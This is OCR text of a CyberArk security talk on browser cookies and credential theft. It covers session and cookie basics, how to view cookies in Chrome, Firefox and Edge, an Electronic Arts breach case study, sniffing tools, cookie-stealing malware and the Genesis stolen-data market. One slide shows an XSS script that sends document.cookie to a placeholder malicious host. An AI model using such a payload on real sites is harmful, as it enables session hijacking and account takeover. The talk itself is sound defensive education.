CYBERARK®

COOKIES AND CREDENTIAL THEFT

Andy Thompson

KYLE BIRD

- **Kyle.Bird@CyberArk.com**
- Resident Badass of Customer Success
- BIO GOES HERE

ANDY THOMPSON

Andy.Thompson@CyberArk.com

- Linkedin: in/andythompsoninfosec
- GitHub: github.com/binarywasp
- Twitter: @R41nMkr

- Global Research Evangelist
- SSCP/CISSP
- GPEN Pen-tester
- Dallas Hacker
- Travel-Hacker

AGENDA

- Cookie 101
- Cookie Theft
- Cookie Protection

CYBERARK

WHAT IS A COOKIE

CYBERARK


CYBERARK

WHAT IS A SESSION?


Application	• End User Layer • HTTP, FTP, IRC, SSH, DNS
Presentation	• Syntax Layer • SSL, SSH, IMAP, TFP, MPEG, JPEG
Session	• Synch & send to port • API's, Sockets, Winsock
Transport	• End-to-end connections • TCP, UDP
Network	• Packets • IP, ICMP, IPSec, IGMP
Data Link	• Frames • Ethernet, PPP, Switch, Bridge
Physical	• Physical Structure • Coax, Fibre, Wireless, Hubs, Repeaters

CYBERARK

WHAT IS A COOKIE?



HOW COOKIES WORK




1-400
401-800

TYPES OF COOKIES


- Session Cookies
  - Ephemeral
- Persistent Cookies
  - Authentication
  - Tracking

CYBERARK

VIEWING AND MANAGING COOKIES


VIEWING COOKIES IN CHROME

- Settings.
- Privacy and security
- Cookies and other site data.




VIEWING COOKIES IN FIREFOX

- Options
- Privacy & Security
- Cookies and Site Data
  - click Manage Data...



VIEWING COOKIES IN EDGE

- Settings
- Cookies and site permissions
- Manage and delete cookies and site data
- See all cookies and site data



CYBERARK

STEALING COOKIES

WHY?

- Identity Theft
- Account Take-over
- Targeted Phishing
- Data Breaches
- Profit


CASE STUDY: ELECTRONIC ARTS (EA)

- Began attack by purchasing Slack access for $10.
- Tricked employee to reset MFA
- Exfil Data
  - 780GB stolen Source Code, SDK's and other proprietary tools.
    - FIFA 21 Source Code
    - Frostbyte Engine

vice.com/en/article/wx5xpx/hackers-steal-data-electronic-arts-ea-fifa-source-

PACKET SNIFFING WITH FIRESHEEP


PACKET SNIFFING WITH WIRESHARK



CROSS-SITE SCRIPTING (XSS)

Example:

<script type="text/javascript">
document.location=http://MaliciousSite:5000/?c=+document.cookie;
</script>



MALWARE

- CookieMiner
- EVILNUM
- Grandoreiro
- Taj Mahal
- Oski Stealer

cyberark.com/resources/threat-research-blog/meet-oski-stealer-an-in-depth-analysis-of-the-popular-credential-stealer

VIDEO TIME

genesis

- Dashboard (new)
- Genesis Wiki
- News (20)
- Bots (400k+)
- Generate FP
- Orders
- Purchases
- Payments
- Tickets
- Software (6.3 | 19.0)
- Profile
- Invites
- Logout

Home / Wiki

Genesis Wiki

Genesis Store - professional place that helps you to increase anonymity in World Wide Web.

Genesis Store specializing in selling:

- FingerPrints (FP),
- Cookies,
- Inject Scripts info,
- Form Grabbers (Logs),
- Saved Logins,
- Other personal data obtained from different devices in the WEB.

Each bot in the store may include all mentioned above info of partial.

